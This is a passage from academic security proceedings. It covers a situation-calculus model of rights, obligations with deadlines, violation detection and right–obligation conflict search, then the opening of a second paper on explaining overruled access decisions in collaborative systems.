$$R(\mathit{LookInto}(u,d)|Employee(u) \wedge (\exists s)ProfessionalDoc(d,u,s)$$

The situations σ where this rule is effective are characterized by the following formula:

$$\begin{aligned}
&(\forall\sigma)Right(\mathit{LookInto}(u,d),\sigma) \leftrightarrow \\
&Employee(u,S_0) \wedge (\exists s)ProfessionalDoc(d,u,s,S_0)
\end{aligned} \tag{5}$$

This right is never deactivated because, for simplicity, we are considering that $Employee(u,\sigma)$ and $ProfessionalDoc(d,u,s,\sigma)$ are static. However, if we consider that an employee can be firing off, then we must specify in the succession state axiom of $Employee(u,\sigma)$ that the execution of the action $FiringOff(u)$ turns $Employee(u,\sigma)$ to false. Therefore using the axiom 4, we can deduce that the execution of the action $FiringOff(u)$ turns the right of an employee to look into her professional document to false.

4.2 The Semantic of Active Obligation

We extend the situation calculus with fluents $Ob(\alpha < d)$ (the obligation to do α before deadline d starts to be effective) where α is an action of $\mathcal{A}$ and d is a fluent of $\mathcal{F}$. As permissions, we need the obligation definition axiom for every fluent predicate $Ob(\alpha < d)$, where $\alpha \in \mathcal{A}$ and $d \in \mathcal{F}$. Notice that since the sets $\mathcal{A}$ and $\mathcal{F}$ are finite, we have a finite set of successor state axioms to define for $Ob(\alpha < d)$. We define $O_{\alpha,d}$ to be the set of conditional obligations with deadline in P having the form $O(\alpha' < d'|p)$ such that $\alpha = \alpha'$ and d and d' are logically equivalent. We say that two fluent predicates d and d' are logically equivalent with respect to a set of *Axioms* if we can prove that $d \leftrightarrow d'$ is an integrity constraint of *Axioms*. We denote $\psi_{O_{\alpha,d}} = p_1 \vee ... \vee p_n$ where each p_i for $i \in [1, ..., n]$ corresponds to the condition of an obligation in $O_{\alpha,d}$. If $O_{\alpha,d} = \emptyset$, then we assume that $\psi_{O_{\alpha,d}} = false$. Using ψ_{P_α}, we can define formally an active obligation

$$\begin{aligned}&(\forall \alpha, d, a, \sigma) Ob(\alpha < d, Do(a, \sigma)) \leftrightarrow \\ &[\gamma^+_{\psi_{O_{\alpha,d}}}(a, \sigma) \wedge \neg\gamma^+_d(a, \sigma) \vee \\ &(Ob(\alpha < d, \sigma) \wedge \neg(a = \alpha) \wedge \neg\gamma^+_d(a, \sigma) \wedge \neg\gamma^-_{\psi_{O_{\alpha,d}}}(a, \sigma))]\end{aligned} \tag{6}$$

The axiom above says that the obligation to do α before deadline d is activated when $\psi_{O_{\alpha,d}}$ starts to be true. This obligation is deactivated when it is fulfilled (i.e. action α is done) or it is violated (i.e. deadline d starts to be true) or condition $\psi_{O_{\alpha,d}}$ ends to be true (i.e. it is no longer relevant to do α). Concerning instantaneous obligations we consider them as a special case of obligations with deadline, written as follows: $O(\alpha|p)$. As there is no deadline associated with these obligations, we assume that: $\gamma^+_d(a, \sigma) = \gamma^-_d(a, \sigma) = false$. Thus we can derive the succession state axiom characterizing the situations when instantaneous obligations are active using axiom 6.

$$Poss(a, \sigma) \rightarrow (Ob(\alpha, do(a, \sigma)) \leftrightarrow \gamma^+_{\psi_{O_\alpha}}(a, \sigma)) \tag{7}$$

This axiom says that the system obligation to do α is activated only in the situations when ψ_{O_α} starts to be true and they are deactivated immediately after. Thus a system obligation should be fulfilled immediately after its activation.

Example 3. In this example, we show how to express an obligation with deadline and an instantaneous obligation. We also show where these obligations are active.

Let us consider the following textual instantaneous obligation rule:

- R_3: "*Recorded user account must be removed in the case of compromised accounts*".

This rule can be written as follows:

$$\begin{aligned}&(\forall u, l, p) O(RemoveCredential(u, l, p) | (\exists s) RecordedCredential(u, l, p, s) \wedge \\ &CompromisedAccount(u, l, p))\end{aligned}$$

Where,

- $RemoveCredential(u, l, p)$ is an action meaning removing the login l and the password p of the employee u.
- $RecordedCredential(u, l, p, s, \sigma)$ is a fluent meaning an employee u is recorded on the system and her corresponding login and password to access to a server s are respectively l and p. The corresponding succession state axiom is as follows:

$$\begin{aligned}&[RecordedCredential(u, l, p, s, Do(a, \sigma)) \leftrightarrow \\ &(Employee(u, \sigma) \wedge a = AddCredential(u, l, p, s, \sigma)) \\ &\vee(RecordedCredential(u, l, p, s, \sigma) \wedge \neg(a = RemoveCredential(u, l, p)))]\end{aligned} \tag{8}$$

  This axiom specifies that the credentials of an employee u to log on a server s is recorded on the system where the action $AddCredential$ (u, l, p, s) is executed. These credentials remain recorded unless the action $RemoveCredential(u, l, p)$ is executed, in which case the fluent $RecordedCredential(u, l, p, s, \sigma)$ turns to false.
- $CompromisedAccount(u, l, p, \sigma)$ is a fluent meaning an attack leading to compromise of the account of the employee u is detected on the system. The corresponding succession state axiom can be specified as follows:

$$\begin{aligned}&[CompromisedAccount(u, l, p, Do(a, \sigma)) \leftrightarrow \\ &a = DetectCompromise(u, l, p) \vee CompromisedAccount(u, l, p, \sigma)]\end{aligned} \tag{9}$$

  In this axiom, we admit that the account of an employee u is considered compromised when the action $DetectCompromise(u, l, p)$ is executed. This axiom specifies also that when an account is compromised, it remains in this state forever.

In order to show when the rule R_3 is activated, we apply the axiom 7 as follows:

$$\begin{aligned}&[Ob(RemoveCredential(u, l, p), Do(a, \sigma)) \leftrightarrow \\ &(CompromisedAccount(u, l, p, \sigma) \wedge (\exists s)a = AddCredential(u, l, p, s)) \vee \\ &(RecordedCredential(u, l, p, s, \sigma) \wedge a = DetectCompromise(u, l, p))]\end{aligned} \tag{10}$$

Let us turn now to an example of obligation with deadline. Consider the following textual rule:

- R_4: "*The causes that led to the compromise of accounts must be identified before updating the credentials*".

This rule can be written as follows:

$$\begin{aligned}&O(IdentifyCompromiseCauses(u, l, p) < \\ &(\exists s, l', p')RecordedCredential(u, l', p', s)|CompromisedAccount(u, l, p)\end{aligned}$$

If we apply the axiom 6, then we can see that the situations where this rule is activated are characterized by the following axiom:

$$\begin{aligned}&Ob(IdentifyCompromiseCauses(u,l,p) < \\ &(\exists l',p',s)RecordedCredential(u,l',p',s), Do(a,\sigma)) \leftrightarrow \\ &a = DetectCompromise(u,l,p) \vee [Ob(IdentifyCompromiseCauses(u,l,p) < \\ &(\exists l',p',s)RecordedCredential(u,l',p',s) \wedge \\ &\neg(a = IdentifyCompromiseCauses(u,l,p)) \wedge \neg(a = AddCredential(u,l',p',s))]\end{aligned} \tag{11}$$

The axiom above specifies that the obligation to identify the causes of account compromise becomes active when the compromise is detected, i.e. the action $DetectCompromise(u,l,p)$ is executed. This obligation remains active unless the action $IdentifyCompromiseCauses(u,l,p)$ is executed or the credentials corresponding to the compromised account are changed, i.e. the action $AddCredential(u,l',p',s)$ is executed.

5 Violation Detection

5.1 Obligation Fulfillment and Violation Detection

An obligation with deadline to do an action is considered satisfied, when the action is executed while the obligation is still active, and before that the deadline of the obligation becomes true. We characterize situations where the obligations are fulfilled by using the fluent $Fulfil(\alpha < d, \sigma)$ meaning the obligation to do the action α before the deadline d is satisfied in the situation σ. Formally, the fulfilled obligations are characterized by the following axiom:

$$\begin{aligned}&(\forall \alpha, d, a, \sigma)Fulfil(\alpha < d, Do(a,\sigma)) \leftrightarrow \\ &[(Ob(\alpha < d, \sigma) \wedge a = \alpha \wedge \neg\gamma_d^+(\alpha,\sigma)) \vee Fulfil(\alpha < d, \sigma)]\end{aligned} \tag{12}$$

Example 4. In this example, we show where the obligation of rule R_3 (resp. R_4) is fulfilled by applying the axiom 12.

$$\begin{aligned}&[Fulfil(RemoveCredential(u,l,p), Do(a,\sigma)) \leftrightarrow \\ &(Ob(RemoveCredential(u,l,p),\sigma) \wedge a = RemoveCredential(u,l,p)) \vee \\ &Fulfil(RemoveCredential(u,l,p),\sigma)]\end{aligned}$$

The axiom above specifies that the obligation of rule R_3 is fulfilled when the action $RemoveCredential(u,l,p)$ is executed while the obligation is still active (i.e., $Ob(RemoveCredential(u,l,p),\sigma)$). Similarly, the obligation of the rule R_4 will be fulfilled after the execution of the action $IdentifyCompromiseCauses(u,l,p)$ in a situation where the obligation is still active.

$$\begin{aligned}&Fulfil(IdentifyCompromiseCauses(u,l,p) <\\&(\exists l',p',s)RecordedCredential(u,l',p',s), Do(a,\sigma)) \leftrightarrow\\&[Ob(IdentifyCompromiseCauses(u,l,p) <\\&(\exists l',p',s)RecordedCredential(u,l',p',s),\sigma) \wedge\\&a = IdentifyCompromiseCauses(u,l,p) \vee\\&Fulfil(IdentifyCompromiseCauses(u,l,p) <\\&(\exists l',p',s)RecordedCredential(u,l',p',s),\sigma)\end{aligned} \tag{13}$$

An obligation to do α is violated, when the associated deadline comes true when it was still active, and it was never executed. We define a violated obligation using fluent $Violated_O(\alpha < d, \sigma)$, meaning the obligation to do the action α before the deadline d is violated in situation σ. Formally, the violated obligations are defined using the following succession state axiom:

$$\begin{aligned}&(\forall \alpha, d, a, \sigma)Violated_O(\alpha < d, Do(a,\sigma)) \leftrightarrow\\&[(Ob(\alpha < d,\sigma) \wedge \gamma_d^+(a,\sigma)) \vee Violated_O(\alpha < d,\sigma)]\end{aligned} \tag{14}$$

5.2 Ensured Rights and Violation Detection

In our formalism, no action can prevent the enforcement of a granted right. Otherwise there is a violation of right. The language is then extended by fluent $Ensured(\alpha, \sigma)$ meaning the right to do α is ensured in the situation σ. In other words, in all situations if the right to do an action is active the action must be possible.

Definition 1. *Ensured right*
An ensured right $Ensured(\alpha,\sigma)$ is formally defined as follows:

$$(\forall \alpha, \sigma)Ensured(\alpha,\sigma) \overset{def}{\leftrightarrow} Right(\alpha,\sigma) \wedge Poss(\alpha,\sigma)$$

Proposition 1. *If the precondition axiom of α is written as: $Poss(\alpha, s) \leftrightarrow \phi_\alpha(\sigma)$, then the ensured right definition axiom is equivalent to the following succession state axiom:*

$$\begin{aligned}&(\forall \alpha, a, \sigma)Ensured(\alpha, Do(a,\sigma)) \leftrightarrow\\&(Right(\alpha,\sigma) \wedge \gamma^+_{\phi_\alpha}(a,\sigma) \wedge \neg\gamma^-_{\psi_{R_\alpha}}(a,\sigma)) \vee\\&(\phi(\sigma) \wedge \gamma^+_{\psi_{R_\alpha}}(a,\sigma) \wedge \neg\gamma^-_{\phi_\alpha}(a,\sigma)) \vee\\&(Ensured(\alpha,\sigma) \wedge \neg\gamma^-_{\psi_{R_\alpha}}(a,\sigma) \wedge \neg\gamma^-_{\phi_\alpha}(a,\sigma))\end{aligned} \tag{15}$$

The violation of a right occurs in situations where the right is not ensured. The violation of a right is captured by the fluent $Violated_R(\alpha, \sigma)$, meaning the right to do the action α is violated in the situation σ.

Definition 2. *Right violation*
The violated right $Violated_R(\alpha, \sigma)$ *is formally defined as follows:*

$$(\forall \alpha, \sigma) Violated_R(\alpha, \sigma) \overset{def}{\leftrightarrow} Right(\alpha, \sigma) \wedge \neg Ensured(\alpha, \sigma)$$

Example 5. Let us see where the right of the rule R_2 is ensured using the Proposition 1. We admit that an employee can look into her professional document if and only if it is possible for her to log on the server containing her professional document. Thus, assuming that the precondition axiom of the action $Logon(u, l, p, s)$ is:

$$\begin{aligned}&Poss(Logon(u, l, p, s, \sigma) \leftrightarrow \\ &Knows(u, l, p, s, \sigma) \wedge RecordedCredential(u, l, p, s, \sigma)\end{aligned} \tag{16}$$

We can deduce that the precondition axiom of the action $LookInto(u, d)$ is as follows:

$$\begin{aligned}&Poss(LookInto(u, d, \sigma) \leftrightarrow (\exists s) Knows(u, l, p, s, \sigma) \wedge \\ &RecordedCredential(u, l, p, s, \sigma) \wedge ProfessionalDoc(u, d, s, \sigma)\end{aligned}$$

where,

- $Knows(u, l, p, s, \sigma)$ is a fluent meaning the employee u knows her recorded login l and password p which allow her to access to the server s in the situation σ. The corresponding succession state axiom is as follows:

$$\begin{aligned}&Poss(a, \sigma) \rightarrow \\ &[Knows(u, l, p, s, Do(a, \sigma)) \leftrightarrow \\ &(RecordedCredential(u, l, p, s, \sigma) \wedge a = Send(u, l, p, s)) \vee \\ &(Knows(u, l, p, s, \sigma) \wedge \neg(a = RemoveCredential(u, l, p)))]\end{aligned} \tag{17}$$

Now using the Proposition 1, we can give the following succession state axiom:

$$\begin{aligned}&Ensured(LookInto(u, d), Do(a, \sigma)) \leftrightarrow \\ &[Right(LookInto(u, d), \sigma) \wedge (\exists s, l, p)(ProfessionalDoc(u, d, s, \sigma) \wedge \\ &RecordedCredential(u, l, p, \sigma) \wedge a = Send(u, l, p, s))] \vee \\ &[Ensured(LookInto(u, d), \sigma) \wedge (\exists l, p, s) RecordedCredential(u, l, p, s) \wedge \\ &\neg(a = RemoveCredential(u, l, p))]\end{aligned}$$

The axiom above specifies the following:

- If there is a professional document d concerning some employee u hosted on a server s, and if this employee has a login l and a password p recorded on the system allowing her to access to the server s, then the right of the employee u to look into her professional document d will be ensured immediately after she becomes aware of her recorded credentials, i.e. the action $Send(u, l, p, s)$ is executed.

– The right of an employee u to look into her professional document d remains ensured unless her recorded credentials which allow her to access on the server hosting her professional document are removed i.e. the action $RemoveCredential(u, l, p)$ is executed.

6 Using Our Model

6.1 Building a Fair System with Respect to Right Requirements

To build a fair system with respect to right rules, we first introduce the notion of *preserved* situation.

Definition 3. *Preserved situation*
A preserved situation is a situation where there is no violation of any right.

$$Preserved(\sigma) \overset{def}{\leftrightarrow} \neg(\exists\alpha) Violated_R(\alpha, \sigma)$$

Definition 4. *Fair system*
The system specification represented by a given set of Axioms is fair with respect to right requirements if and only if every executable situation is preserved.

$$Axioms \vdash (\forall\sigma).[Executable(\sigma) \rightarrow Preserved(\sigma)]$$

Theorem 1. *If the initial situation S_0 is a preserved situation and the precondition axioms of all actions in A are in the form:*

$$\begin{aligned}&(\forall a, \sigma) Poss(a, \sigma) \leftrightarrow \\ &\phi_a(\sigma) \wedge \neg(\exists\alpha)[Right(\alpha, \sigma) \wedge \gamma^-_{\phi_\alpha}(a, \sigma)]\end{aligned}$$

then, the specification represented by a given set of Axioms is fair with respect to right requirements.

Proof. There is no violation of any right in the initial situation as it is preserved by hypothetis. Let σ be a preserved situation, a any action in A and suppose that $Do(a, \sigma)$ is an executable situation. We have $\neg(\exists\alpha)[Right(\alpha, \sigma) \wedge \gamma^-_{\phi_\alpha}(a, \sigma)]$ then, the execution of the action a does not cause the violation of any active rights. In $Do(a, \sigma)$, there is no violation of any old rights as σ is a preserved situation. Thus by applying axiom 1, we prove that $(\forall\sigma).[Executable(\sigma) \rightarrow Preserved(\sigma)]$.

Some rights may be in conflict, making impossible to build a fair system. The detection of this type of conflict is presented later in this paper.

6.2 Conflict Detection Between Rights and Obligations with Deadline

A conflict between obligation and right occurs when it is not possible to do an obligation within its deadline without violating any right. Thus, we define the fluent $LP\text{-}Enforceable(\alpha < d, \sigma)$ meaning that the obligation to do α is locally enforceable before that the deadline d holds while preserving rights.

$$LP\text{-}Enforceable(\alpha < d, \sigma) \leftrightarrow$$
$$(\exists\sigma').\sigma' > \sigma \wedge Preserved(\sigma') \wedge Fulfil(\alpha < d, \sigma')$$

Between σ, where the obligation is active, and σ', where the obligation is fulfilled, there is no violation of right. This is done through the recursive construction of preserved situations. When an obligation is not locally enforceable while ensuring rights in a given situation, we say that there is a locally conflict between obligations and rights in the policy. It is possible that each active obligation in a given situation is enforceable while preserving rights. However fulfilling all these obligations together necessarily leads to a violation of a right. To characterize this, we define the fluent $GP\text{-}Enforceable(\sigma)$, meaning a situation σ is globally enforceable while preserving rights.

$$GP\text{-}Enforceable(\sigma) \leftrightarrow \exists\sigma', \sigma' > \sigma \wedge (\forall\alpha, d)$$
$$Ob(\alpha < d, \sigma) \rightarrow Fulfil(\alpha < d, \sigma') \wedge Preserved(\sigma')$$

In the formula above, all active obligations in σ are fulfilled in σ'. The fact that σ' is a preserved situation ensures that there is no violation of right between σ and σ'. The problem of searching the situation σ' is a planning problem. However the planning as it is defined in the situation calculus can not meet our problematic. Therefore, we introduce the following notion of preserved plan.

Definition 5. *Preserved plan*

A preserved plan is a sequence of actions that causes no violation of any current right. Formally, let σ be a variable-free situation term, and $G(s)$ a formula whose only free variable is the situation variable s. Then σ is a preserved plan for G if and only and if

$$Axioms \vDash Preserved(\sigma) \wedge G(\sigma)$$

Definition 6. *Global conflict between obligations and rights*

If a situation is not globally enforceable while preserving rights, we shall say that there is a global conflict in the policy between obligations and rights in this situation.

The Algorithm 1 detects a conflict between obligations and rights using recursive search as defined in Algorithm 2. In this algorithm, we suppose that the situation we check is preserved. Furthermore, if the set of actions and the set of values are finite, we can estimate the maximum length of the plan, N, allowing to achieve the goal. In our algorithm, we explore the tree of all possible worlds that can be very large. Indeed, if we suppose that on average, there are k actions which are possible to execute from a given situation, then the number of worlds to explore is the order of k^N.

Algorithm 1. ConflictDetection(σ, N)

```
Require: $\sigma$: the situation to check; N: the maximal depth
Ensure: No: if there is no conflict in the policy at situation $\sigma$ otherwise Yes.

  $\mathcal{O} = \{\alpha \in \mathcal{A}$ such that $Ob(\alpha < d, \sigma)\}$ {set of active obligations in $\sigma$}
  $\sigma' \leftarrow$ recursiveSearch($\sigma$, N, $\mathcal{O}$)
  if $\neg(\sigma' = NULL)$ then
    return No {there is no conflict between obligations and rights in the policy at
    $\sigma$ and $\sigma'$ is the plan which leads to fulfill all the active obligations in $\sigma$ without
    violating any right}
  else
    return Yes {there is a conflict between obligations and rights in the policy in
    situation $\sigma$}
  end if
```

Algorithm 2. recursiveSearch(σ, N, $\mathcal{O}$)

```
Require: $\sigma$: the current situation
         N: the current depth (initially the given maximum depth)
         $\mathcal{O}$: set of active obligations in $\sigma$
Ensure: Null: if the depth of the current path exceeds the given maximum depth or,
  situation when all obligations in $\mathcal{O}$ are fulfilled if it exists otherwise,
  the next situation to give to the next call for recursion
  $\mathcal{E} \leftarrow \{a \in \mathcal{A}, \neg(\exists\alpha)Right(\alpha, \sigma) \wedge \gamma^-_{\phi_\alpha}(a, \sigma)\}$ {the set of actions that can lead from $\sigma$
  to an eventual preserved situation}
  while true do
    if $N < 0$ then
      return NULL
    end if
    for all $a \in \mathcal{E}$ do
      $\sigma' \leftarrow Do(a, \sigma)$
      $N \leftarrow N - 1$
      if $(\forall\alpha, d \in \mathcal{O})Fulfil(\alpha < d, \sigma')$ then
        return $\sigma'$
      end if
      $\sigma'' \leftarrow recursiveSearch(\sigma', N, \mathcal{O})$
      if $\neg(\sigma'' = NULL) \wedge (\forall\alpha, d \in \mathcal{O})Fulfil(\alpha < d, \sigma''))$ then
        return $\sigma''$
      end if
      $N \leftarrow N + 1$
    end for
    return NULL
  end while
```

7 Implementation

We implemented our model using the logic programming language Golog [6,8], based on the situation calculus. To evaluate our approach, we make experiments on a machine equipped with an Intel 32 bit, 2.60 GHz, x4 processor, and 3.8 GB RAM, running ECLIPSE 3.5.2 on ubuntu Linux(v.13.04). We made a test on a policy containing one right rule, six rules of obligations with deadlines and six constraints to specify that some of actions can not be executed in parallel. We analyze this policy on situations of lengths 1, 2, 3 and 4. The Table 1 shows the number of conflicting situations and the execution time. The execution time increases exponentially with the length of the analyzed situations. This is due to the fact that we make a first planning in order to seek all executable situations. And for each executable situation, we make a second planning in order to check if it is globally enforceable. Recall that this analysis is done at the moment of the establishment of a security policy and before its implementation.

Table 1. Policy analysis assessment

Path depth	Number of conflicting situations	CPU time
1	1	0.20 s
2	47	18.46 s
3	738	3580 s
4	3021	90677.95 s

8 Related Work and Discussion

Security policies have been enriched with obligation rules and obligation with deadline rules to specify other security requirements corresponding to usage control policies as the availability of information in its allotted time. Several models have been proposed in the literature to analyze these policies [4,14–17]. However, we are not aware of any other work that uses right rules in security policies in order to provide means to express and ensure availability requirements in an information system. The principle of right violation and preserved right enables us to detect other misuse situations (ex. situations where fulfilling obligations necessarily leads to a unavailability in the system) which can not be detected just by using obligation and permission rules.

In the context of legal system, Sartor in [18] formalizes the concept of preserving permissions using *directed obligations*. Directed obligations means actions that individuals must perform to ensure an interest of someone else. Then from the directed obligations, Sartor defines obligation right. Indeed, when a person J has an obligation toward a person K to ensure an interest of K, then it said that K has an obligation right toward J. In our work, we express this kind of permissions using the right modality. In our conception of right, we can express some aspect which is not possible to express using directed obligations. To show this, consider an example concerning right of data rectification[6]: *A user has the right to send request to correct information concerning him.* We admit that a necessary condition to make a request to correct information is to have an available email address of the manager holding the information. Note that in the context of video surveillance, the CNIL found that in 30 % of cases there is a lack of informations about the person to contact in order that people exercise the right of access to their images. Therefore, we consider that the right to send request is ensured in the situations when the web-master has created the email address of the manager holding the information and there is no deleting action that has been applied on this email. We can then consider that the obligation of the web-master to create an email address of the manager of data modification ensured an interest of user to make a request for data rectification. Then, this corresponds to the obligation right of the user toward the web-master to create an email address of data manager. With this approach, it is not possible to explicitly express the right of the user to make a request to change her data. This is because it is her right to perform the action by herself and not someone else. On the other side, if there is an obligation which requires for the manager to respond to a request for modification of data transmitted by a user, in this case it is an obligation right of the user toward manager to have an answer which is certainly different from the right to issue the query.

9 Conclusion and Future Works

In this paper, we proposed a model based on deontic modalities and situation calculus to specify security policies including rights. The model provides means to detect the violation of rights. Furthermore, we show how we can build a fair system and detect if there is a policy conflict between obligations with deadline and rights using a preserved plan.

Notice that in this work, we are defining a persistent right, which must be ensured at every moment (ex: read document). It is easy to extend this work for expressing right with deadlines. We mean by a right with deadline, a right to do an action before some condition holds. Unlike persistent right, it is not necessary to ensure this right every time. It is sufficient to ensure it before that the condition holds so the right can be exercised. For example, it is sufficient to ensure the right of voting before the closing time.

Concerning the management of a conflict between obligations and rights, we propose to negotiate a waiver of some rights against compensation. This is a common solution in real life. For example, in a company, employees have a right to get holidays. The employer may negotiate with the employee by asking her to renounce to this right to meet the delivery deadline of a given project in exchange of a monetary compensation. Certainly the fairness of a system depends on the measurements taken for resolution of such conflict. In this sense, Sartor in [19]

[6] http://www.cnil.fr/vos-droits/vos-droits/le-droit-de-rectification/.

provides a solution based on teleological reasoning to evaluate the choices by considering their effect on goal norms.

References

1. Pontual, M., Chowdhury, O., Winsborough, W.H., Yu, T., Irwin, K.: On the management of user obligations. In: Proceedings of the 16th ACM Symposium on Access Control Models and Technologies, SACMAT 2011, pp. 175–184. ACM, New York (2011). http://doi.acm.org/10.1145/1998441.1998473
2. Irwin, K., Yu, T., Winsborough, W.H.: On the modeling and analysis of obligations. In: Proceedings of the 13th ACM Conference on Computer and Communications Security, CCS 2006, pp. 134–143. ACM, New York (2006). http://doi.acm.org/10.1145/1180405.1180423
3. Elrakaiby, Y., Cuppens, F., Cuppens-Boulahia, N.: Formal enforcement and management of obligation policies. Data Knowl. Eng. **71**(1), 127–147 (2012). http://dx.doi.org/10.1016/j.datak.2011.09.001
4. Essaouini, N., Cuppens, F., Cuppens-Boulahia, N., El Kalam, A.A.: Conflict management in obligation with deadline policies. In: Proceedings of the 2013 International Conference on Availability, Reliability and Security, ARES 2013, pp. 52–61. IEEE Computer Society, Washington, DC (2013). http://dx.doi.org/10.1109/ARES.2013.12
5. Green, C.: Application of theorem proving to problem solving. In: Proceedings of the 1st International Joint Conference on Artificial Intelligence, IJCAI 1969, pp. 219–239. Morgan Kaufmann Publishers Inc., San Francisco (1969). http://dl.acm.org/citation.cfm?id=1624562.1624585
6. Levesque, H.J., Reiter, R., Lespérance, Y., Lin, F., Scherl, R.B.: GOLOG: a logic programming language for dynamic domains. J. Log. Program. **31**(1–3), 59–83 (1997). http://dx.doi.org/10.1016/S0743-1066(96)00121--5
7. McCarthy, J.: Situations, actions, and causal laws. Stanford Artificial Intelligence Project, Stanford University, Technical report Memo 2 (1983)
8. Reiter, R.: Sequential, temporal GOLOG. In: Cohn, A.G., Schubert, L.K., Shapiro, S.C. (eds.) Proceedings of the Sixth International Conference on Principles of Knowledge Representation and Reasoning (KR 1998), Trento, Italy, 2–5 June 1998, pp. 547–556. Morgan Kaufmann (1998)
9. Reiter, R.: Natural actions, concurrency and continuous time in the situation calculus. In: Aiello, L.C., Doyle, J., Shapiro, S.C. (eds.) Proceedings of the Fifth International Conference on Principles of Knowledge Representation and Reasoning (KR 1996), Cambridge, Massachusetts, USA, 5–8 November 1996, pp. 2–13. Morgan Kaufmann (1996)
10. Lin, F., Reiter, R.: State constraints revisited. J. Log. Comput. **4**(5), 655–678 (1994)
11. Reiter, R.: The frame problem in situation the calculus: a simple solution (sometimes) and a completeness result for goal regression. In: Lifschitz, V. (ed.) Artificial Intelligence and Mathematical Theory of Computation, pp. 359–380. Academic Press Professional Inc., San Diego (1991). http://dl.acm.org/citation.cfm?id=132218.132239
12. Reiter, R.: Proving properties of states in the situation calculus. Artif. Intell. **64**(2), 337–351 (1993). http://dx.doi.org/10.1016/0004-3702(93)90109-O

13. Green, C.: Theorem-proving by resolution as a basis for question-answering systems. In: Meltzer, B., Michie, D. (eds.) Machine Intelligence, vol. 4, ch. 11, pp. 183–205. Edinburgh University Press (1969)
14. Craven, R., Lobo, J., Ma, J., Russo, A., Lupu, E., Bandara, A.: Expressive policy analysis with enhanced system dynamicity. In: Proceedings of the 4th International Symposium on Information, Computer, and Communications Security, ASIACCS 2009, pp. 239–250. ACM, New York (2009). http://doi.acm.org/10.1145/1533057.1533091
15. Kowalski, R., Sergot, M.: A logic-based calculus of events. New Gen. Comput. **4**(1), 67–95. http://dx.doi.org/10.1007/BF03037383
16. Miller, R., Shanahan, M.: Some alternative formulations of the event calculus. In: Kakas, A.C., Sadri, F. (eds.) Computational Logic: Logic Programming and Beyond. LNCS (LNAI), vol. 2408, pp. 452–490. Springer, Heidelberg (2002). doi:10.1007/3-540-45632-5_17
17. Elrakaiby, Y., Cuppens, F., Cuppens-Boulahia, N.: Formal enforcement and management of obligation policies. Data Knowl. Eng. **71**(1), 127–147 (2012). http://dx.doi.org/10.1016/j.datak.2011.09.001
18. Sartor, G.: Legal reasoning: A cognitive approach to the law. Springer (2005)
19. Sartor, G.: Doing justice to rights, values: teleological reasoning and proportionality. Artif. Intell. Law **18**(2), 175–215 (2010). http://dx.doi.org/10.1007/s10506-010-9095-7

Collaborative Access Decisions: Why Has My Decision Not Been Enforced?

Jerry den Hartog and Nicola Zannone(✉)

Eindhoven University of Technology, Eindhoven, The Netherlands
{j.d.hartog,n.zannone}@tue.nl

Abstract. With the increasing popularity of collaborative systems like social networks, the risk of data misuse has become even more critical for users. As a consequence, there is a growing demand for solutions to properly protect data created and used within these systems. Enabling collaborative specification of permissions, while ensuring an appropriate levels of control to the different parties involved, inherently leads to decisions of some users being overruled by the policies of other users. Users need to be aware that this is happening and why, otherwise they may lose trust in the system, which can impact their willingness to collaborate. Enhancing user awareness requires that users know about and understand the conflicts that occurred. In this paper, we propose an approach to compute a justification for a decision in cases where conflicts occur and, based on this, generate feedback that explains users why their decision was not enforced.

1 Introduction

Recent years have witnessed an increasing popularity of collaborative systems like social networks and shared editing platforms. These systems provide virtual worlds in which their users can interact with each other and share information. Within these virtual worlds, multiple users can be involved in the creation and management of data, each of them retaining some level of authority over the data. This has spurred the design of solutions for enabling collaborative specification of permissions in which each user can specify its own authorization requirements for the protection of the data under its control [3,12,13,26]. In particular, these solutions aim to ensure an appropriate levels of control to the different parties involved.

Every user expects its authorization requirements to be enforced by the system. However, this is not always possible as users can specify conflicting authorization requirements for the same resources. Most access control mechanisms employ policy conflict resolution strategies [15,19,21–23] to automatically determine how policy conflicts should be resolved based, for instance, on priorities between decisions (e.g., permit-overrides) or the ordering of policies (e.g., first-applicable). Although their use is necessary to guarantee the proper functioning of the system, these strategies make policy evaluation non-transparent to users. In fact, access control mechanisms usually adopt a black-box approach

© Springer International Publishing AG 2016
I. Ray et al. (Eds.): ICISS 2016, LNCS 10063, pp. 109–130, 2016.
DOI: 10.1007/978-3-319-49806-5_6

whose aim is only to obtain a conclusive decision to be enforced. This black-box approach results in users not being aware whether their policies have actually been enforced. The lack of transparency in decision making can effect users' experience and, consequently, their confidence in the system.

A few proposals [13,20] make a first step towards the design of transparent access control mechanisms. In particular, Mahmudlu et al. [20] propose a feedback mechanism that identifies mismatches between the decision enforced by the system and user policies and notifies users about them. Although this feedback enhances user awareness about access decision making, it does not allow users to understand why their policies have not been enforced. Without this knowledge, users can feel that their data are not adequately protected and, thus, have a low confidence in the system. (Security and protection of private data are important factors for trust, especially for knowledgeable users [4,5]).

In this work, we make a step further towards the design of transparent access control mechanisms by presenting an approach that not only notifies users about policy conflicts but also provides them with a meaningful explanation of why their decision has been overruled. The approach relies on the data governance model presented in [20] to represent how the authorization requirements of the users contributing to the creation and management of a data object are combined to form a global policy, which is ultimately used to regulate the access to the object. Based on the evaluation of the global policy, we identify the user policies that were used to obtain the decision enforced by the authorization mechanism, providing a justification for the decision.

Policies and decision preferences of users, however, can be sensitive themselves [27,29]. Thus, not all users are supposed to see the full explanation of a decision. Instead, the feedback should give an appropriate level of detail, which takes into account the relationship of users with the data as well as the visibility preferences of the policy authors. To this end, we trim the explanation for a decision based on visibility restrictions, indicating which portion of the explanation a user is allowed to see. It is of utmost importance that the feedback is understandable by users. Therefore, we show how the feedback can be formulated in a human readable format, focusing on the relevant parts and customizing the feedback to reflect the relationship of the user with the data.

The remainder of the paper is organized as follows. The next section provides background on data governance and policy mismatch. Section 3 illustrates the problem of transparency in access control through a typical scenario in social network. Section 4 presents our approach to compute feedback concerning policy and to express it in a way that is understandable by end-users. Section 5 discusses related work. Finally, Sect. 6 concludes the paper and presents directions for future work.

2 Background

This section provides background on data governance and policy mismatch.

2.1 Data Governance Model

In collaborative systems, several users can contribute to the creation, governance and management of data. Each user can retain some authority on the data. In this work, we adopt the data governance model proposed in [20] to represent and reason on the governance of data controlled by multiple users. This model poses its basis on the notion of *archetype* [6], which is used to capture the relations of users with data objects, and uses an archetype hierarchy to represent and reason on the level of authority that users have over the data based on their archetype. An archetype hierarchy is defined as follows:

Definition 1. *Let $\mathcal{A}$ be the set of archetypes for a data object o. An* archetype hierarchy *H has the form:*

$$\begin{aligned} H &= SH \mid (SH, t, H) \\ SH &= L \mid (L, \oplus, SH) \mid (L, \ominus, SH) \\ L &= a \mid (\sigma[a_1, \dots, a_n]) \end{aligned}$$

